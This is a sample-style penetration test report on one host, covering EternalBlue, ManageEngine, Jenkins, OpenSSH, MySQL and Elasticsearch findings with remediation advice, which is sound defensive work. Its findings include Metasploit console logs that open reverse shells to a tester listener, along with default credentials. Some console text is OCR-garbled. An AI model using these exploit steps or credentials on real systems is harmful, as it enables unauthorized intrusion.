

Penetration Test Report

Vulnerable Company

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Due to time and resource constraints, Big Security Company has prioritized highly critical avenues for security breach. The weakest links were thus identified and have been presented in the report. Big Security Company recommends another penetration test in the future to verify the security solutions implemented by Vulnerable Company hereafter.



Risk Ratings

ISO 31000:2018 provides guidelines on managing risk faced by organizations. The application of these guidelines can be customized to any organization and its context. ISO 31000:2018 provides a common approach to managing any type of risk and is not industry or sector specific.

ISO 31000:2018 has been used to determine the risk rating for the vulnerabilities identified within this report.

The following matrix provides a break down for risk rating calculation:

	Impact				
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	MEDIUM	MEDIUM	HIGH	EXTREME	EXTREME
Likely	LOW	MEDIUM	MEDIUM	HIGH	EXTREME
Possible	LOW	LOW	MEDIUM	MEDIUM	HIGH
Unlikely	LOW	LOW	LOW	MEDIUM	HIGH
Rare	LOW	LOW	LOW	LOW	MEDIUM

The following table provides a break down for likelihood calculation:

Likelihood	Description	
Certain	Expected to occur in most circumstances	
Likely	Will probably occur in most circumstances	
Possible	Could occur at some time	
Unlikely	Low chance of occurring	
Rare	Unlikely chance of occurring	

The following table provides a break down for impact calculation:

Impact	Description
Critical	The consequences will have extreme impacts on the organisation, projects or similar objectives. This can include major financial loss and significant reputational damage.
Major	The consequences will threaten the ongoing functionality of the organisation. Financial implications would have high consequences for the organisation.
Moderate	The consequences will not threaten the organisation, but may be subjected to significant review or operational consequences. Financial implications would have medium consequences for the organisation.
Low	The consequences will only threaten the efficiency of the organization; however, this could be dealt with internally. Any financial implication will have a low consequence.
Insignificant	The organisation can easily deal with the consequences by routine operations.



Executive Summary

Big Security conducted the penetration test against the server as per the authorization from Vulnerable. During this test, several critical vulnerabilities were found which could put the security of whole organization at risk. The server is highly prone to several security risks. Most of them do not require a highly skilled adversary.

Some issues include: use of weak passwords, database services do not require any passwords, improper configuration and mostly out of date software. It is highly recommended to have the server and the outdated programs upgraded to the latest version. Passwords should also be set to non-default ones and additional steps may be needed to harden the services.

ATTACK SUMMARY

The attacks were performed against several services running on the server. Some programs that were targeted were: Jenkins, ManageEngine Desktop Central, Elasticsearch, SSH, Windows.

The attack method used was relatively simple public exploits that require minimal technical skills, which means that any adversary willing to attack the server may be granted full access to the server.

VULNERABILITIES

Some vulnerabilities that were found are:

Program/Service	Vulnerability	Solution
Windows 7	Vulnerable to EternalBlue exploit, could affect the server and other computers with ransomware	Disable SMB protocol is not required and install the patch KB4012212 on the system and any other systems running similar configuration.
ManageEngine Desktop Central	Weak Credentials, easily accessible to anyone	Use strong password and have the passwords changed regularly.
ManageEngine Desktop Central	Can be exploited to gain remote shell	Versions 9 and 10 are affected by Remote code execution vulnerability. It is recommended to have the latest version installed.
Jenkins	Access to website without authentication	Allow logins to users only.
Jenkins	Can be exploited to run code, and gain shell	Update Jenkins to version >2.150.2
OpenSSH	Can be used to guess and check usernames on the machine.	Update OpenSSH to version 8.0
Password	Weak and default passwords used, allows default vagrant username and password	Use strong password and have the passwords changed regularly.
Elasticsearch	Can be exploited to gain shell	Update to latest version



VULNERABILITIES RATED

The aforementioned vulnerabilities along with others not on the list above have been listed along with the risks associated with those vulnerabilities:

No.	Program/Vulnerability	Risk	Impact	Likelihood
1	Windows/EternalBlue	Critical	Extreme	Certain
2	DesktopCentral/Weak	Critical	Extreme	Certain
	Password			
3	DesktopCentral/RCE	Critical	Extreme	Likely
4	Jenkins/No	Critical	Extreme	Certain
	Authentication			
5	Jenkins/Malicious	High	Major	Possible
	Plugin			
6	Jenkins/RCE	Critical	Extreme	Likely
7	OpenSSH/Username	Medium	Moderate	Likely
	Enumeration			
8	Vagrant	Medium	Major	Possible
	account/Default			
	password			
9	MySQL/Not protected	Critical	Extreme	Likely
	with password			
10	Elasticsearch/RCE	Critical	Extreme	Likely

^{*} This chart uses the terms defined prior in the section **Risk Ratings.**




Methodology

Vulnerable Company, authorized a penetration test on 12th of May 2019 to identify the security posture of their organization. The penetration test was conducted with co-operation from both parties from 12th of May to 26th of May. The testing was performed in accordance with NIST 800-115 (Technical Guide to Information Security Testing and Assessment) as well as custom frameworks and publicly available tools such as nmap, nessus, Metasploit, and such.

The primary objective in this evaluation was to identify any vulnerabilities present in the servers of Vulnerable Company.

This objective was carried out in the following stages:

- Preparation; access to resources and getting authorization
- Reconnaissance; actively and passively gathering information
- Exploitation (Non-disruptive and where possible); trying to bypass security mechanisms
- Documentation; findings and results are documented and are presented in this document



In preparation stage of the test, the key resources were identified. Authorization to begin the test was received and the affected people were notified of the "Security test".

Upon identification of the server, security safeguards such as ACLs were placed to prevent affecting any other devices in the network. And the process of information gathering began. Use of nmap and nessus quickly helped identify several of the vulnerabilities present in the system. Exploits of many of these vulnerabilities were readily available on the internet which were used to perform exploitation and gather data. All of this process has been documented and is presented below in the section **Findings and Remediation**.

Scobe

The penetration test was performed against the host 10.222.0.81 remotely, with no prior information on the server. No other hosts were scanned or tested during this penetration test.

The server was not tested against Physical attacks, Denial of Service attacks and any attacks that could take down the host or cause permanent loss of data, to prevent monetary loss to the client.




Findings and Remediation

ETERNALBLUE

Risk Critical Impact: Extreme Likelihood: Certain

Vulnerability

The machine is vulnerable to the EternalBlue exploit, which could allow attackers to gain access and send commands to the system remotely. This publicly available exploit leverages the use of vulnerable SMB protocol.





By running the publicly available exploit, we were able to gain access the system. Any attacker could potentially get access to any sensitive data present in the system. Many ransomwares also utilize this exploit; hence it may be urgent to have this vulnerability patched.

Remediation

It is recommended to install patch **KB4012212** on the system to prevent any future attacks via this medium. If not required, SMB protocol may be disabled too.




MANAGEENGINE DESKTOP CENTRAL

Weak Credentials

Risk	Critical	Impact: Extreme	Likelihood: Certain

Vulnerability

The ManageEngine Desktop Central 9 website which is exposed at http://10.222.0.81:8022, has been configured to use easily guessable username and password of admin: admin. Upon encountering the website, we tried to guess the password to the website and were successful at our first attempt. Any malicious actor can easily gain access to the website, allowing them to access and modify the configuration of many devices in the organization. This should be a major concern for any organization.







Remediation

A strong password must be configured to maximize security of any application. It is recommended to set up a non-default username and password. Passwords should be of at least 8 characters in length and must be changed every two-three months. Additional security measures could also be taken to prevent access to Desktop Central website as it has the ability to configure and update other devices in the organization.

Remote Code Execution

Risk	Critical	Impact: Extreme	Likelihood: Likely
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ManageEngine Desktop Central is vulnerable to exploits that could allow attacker to gain access to the system. I executed a publicly available exploit at the ManageEngine Website at http://10.222.0.81:8022,

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### Sexploit (windows/http/manageengine_connectionid_write) > set RPORT 8022
### Started reverse TCP handler on 172.16.1.2:4444

|*] Creating JSP stager
|*] Uploading JSP stager
|*] Uploading JSP stager
|*] Uploading JSP stager
|*] Seming JSP stager
|*] Uploading JSP stager
|*] Seming Stage (19779 bytes) to 10.222.0.81
|*] Meterpreter session 4 opened (172.16.1.2:4444 -> 10.222.0.81:51353) at 2019-05-16 10:36:25 +1000
|*] Meterpreter session 4 opened (172.16.1.2:4444 -> 10.222.0.81:51353) at 2019-05-16 10:36:25 +1000
|*] This exploit may require manual cleanup of './webapps/DesktopCentral/jspf/KQZMS.jsp' on the target

materpreter > perud

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and we were able to gain access the system. After gaining access to the system, we would be able to access any sensitive data present on the system.




JENKINS

Access to website, without authentication.

Risk Critical Impact: Extreme Likelihood: Certain

Jenkins website at http://10.222.0.81:8484 can be accessed without providing any username or password. If this is by design, this must be protected behind a firewall by whitelisting certain IP Addresses that are able to access it. It may be adviseable to secure it further using a proxy to make it even more secure so that only users with right credentials are able to access it, if authentication feature is not built-in into Jenkins.



Malicious plugins may be installed.


Risk High Impact: Major Likelihood: Possible

Continuing from above, upon access to the Jenkins website, we were able to load up a plugin manually at http://10.222.0.81:8484/pluginManager/advanced.




Upload Plugin

You can upload a .hpi file to install a plugin from outside the central plugin repository.




While, the machine is isolated from the internet, Jenkins plugin store allows users to download plugin manually. We were able to install the =terminal= plugin

after installing the required plugins jquery and jquery • ui.



After launching the terminal, we were able to launch some shell commands if not all.



Any attacker with knowledge on writing a plugin may exploit this function.

Susceptible to Remote Code Execution Risk Critical Impact: Extreme Likelihood: Likely

Jenkins versions =<2.150.2= contains Remote Code Execution vulnerabilities, that could allow attackers to gain shell access on the machine. Jenkins Script Console could be leveraged to run commands as shown in the screenshot below:





By further leveraging this ability, attackers can upload a malicious code and gain access to the system, as we were able to do so, as shown in the screenshots below.

```
<u>sf5</u> exploit(m<mark>ulti/http/jenkins_script_console</mark>) > options
                                               The API token for the specified username
The password for the specified username
A proxy chain of format type:host:port[,type:host:port][...]
The target address range or CIDR identifier
The target port (TCP)
The local host to listen on. This must be an address on the local machine or 0.0.0.0
The local port to listen on.
Negotiate SSL/TLS for outgoing connections
Path to a custom SSL certificate (default is randomly generated)
The path to the Jenkins-CI application
The URI to use for this exploit (default is random)
The username to authenticate as
HTTP server virtual host
  API_TOKEN
PASSWORD
              172.16.1.2
4444
      Command Stager progress - 86.34% done (86016/99626 bytes)
 *] Command Stager progress - 88.39% done (88064/99626 bytes)
[st] Command Stager progress - 90.45\% done (90112/99626 bytes)
[st] Command Stager progress - 92.51\% done (92160/99626 bytes)
[*] Command Stager progress - 94.56% done (94208/99626 bytes)
[*] Command Stager progress - 96.62% done (96256/99626 bytes)
[*] Command Stager progress - 98.67% done (98304/99626 bytes)
[*] Sending stage (179779 bytes) to 10.222.0.81
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
<u>meterpreter</u> > shell
Process 5884 created.
Channel 1 created.
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
C:\>whoami
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OPENSSH


Upon identifying the services used, we were able to determine that OpenSSH 7.1 was installed on the device. This version of OpenSSH is susceptible to username enumeration. By supplying a list of usernames to a publicly available script, we were able to identify two usernames sshd and vagrant that were able to SSH into the box. This combined with the knowledge that older versions of vagrant were relatively insecure, the attacker could proceed to attack the system.



DEFAULT PASSWORD USED FOR VAGRANT ACCOUNT

Risk Medium Impact: Major Likelihood: Possible

Vagrant account uses default password of vagrant. Once we noticed that vagrant account was present using other methods mentioned above, we tried to SSHinto the box. Upon entering the username and password of vagrant: vagrant we were granted Administrator privileges.



This would be a major security concern, if it were a default windows account, however to exploit this vulnerability, the attacker must be aware that the vagrant account exists and uses the default password. This however can be an easy exploit if the attacker has the username and password in a custom list to brute force access.

Remediation


It is recommended to secure the vagrant account by using non-default password or even better by using key-pairs instead of password.



MYSQL SERVER IS NOT PROTECTED BY PASSWORD

Risk Critical Impact: Extreme Likelihood: Likely

MySQL server running in the machine at port =3306= is not secured by a password. It can be easily broken into using a brute-forcing tool.



It is recommended to use a strong and non-default password to secure access to the database.



ELASTICSEARCH

Risk Critical Impact: Extreme Likelihood: Likely

Vulnerability

Elasticsearch is running on the remote machine at port =9200=. Nmap and Nessus identified the version of Elasticsearch as 1.1.1, which is vulnerable to CVE-2015-5377. Elasticsearch allows users to run a Groovy code, which is run by Elasticsearch in a sandbox. This exploit leverages an allowed class to call a class that is not allowed in the sandbox, allowing the code to bypass the sandbox.


Remediation

This vulnerability has been fixed in Elasticsearch version 1.6.1. It is recommended to have it upgraded to the latest version which is version 7.1.0.



Appendix

NMAP



LOGO

Logo generated with hatchful.shopify.com

ADDITIONAL REFERENCE

https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report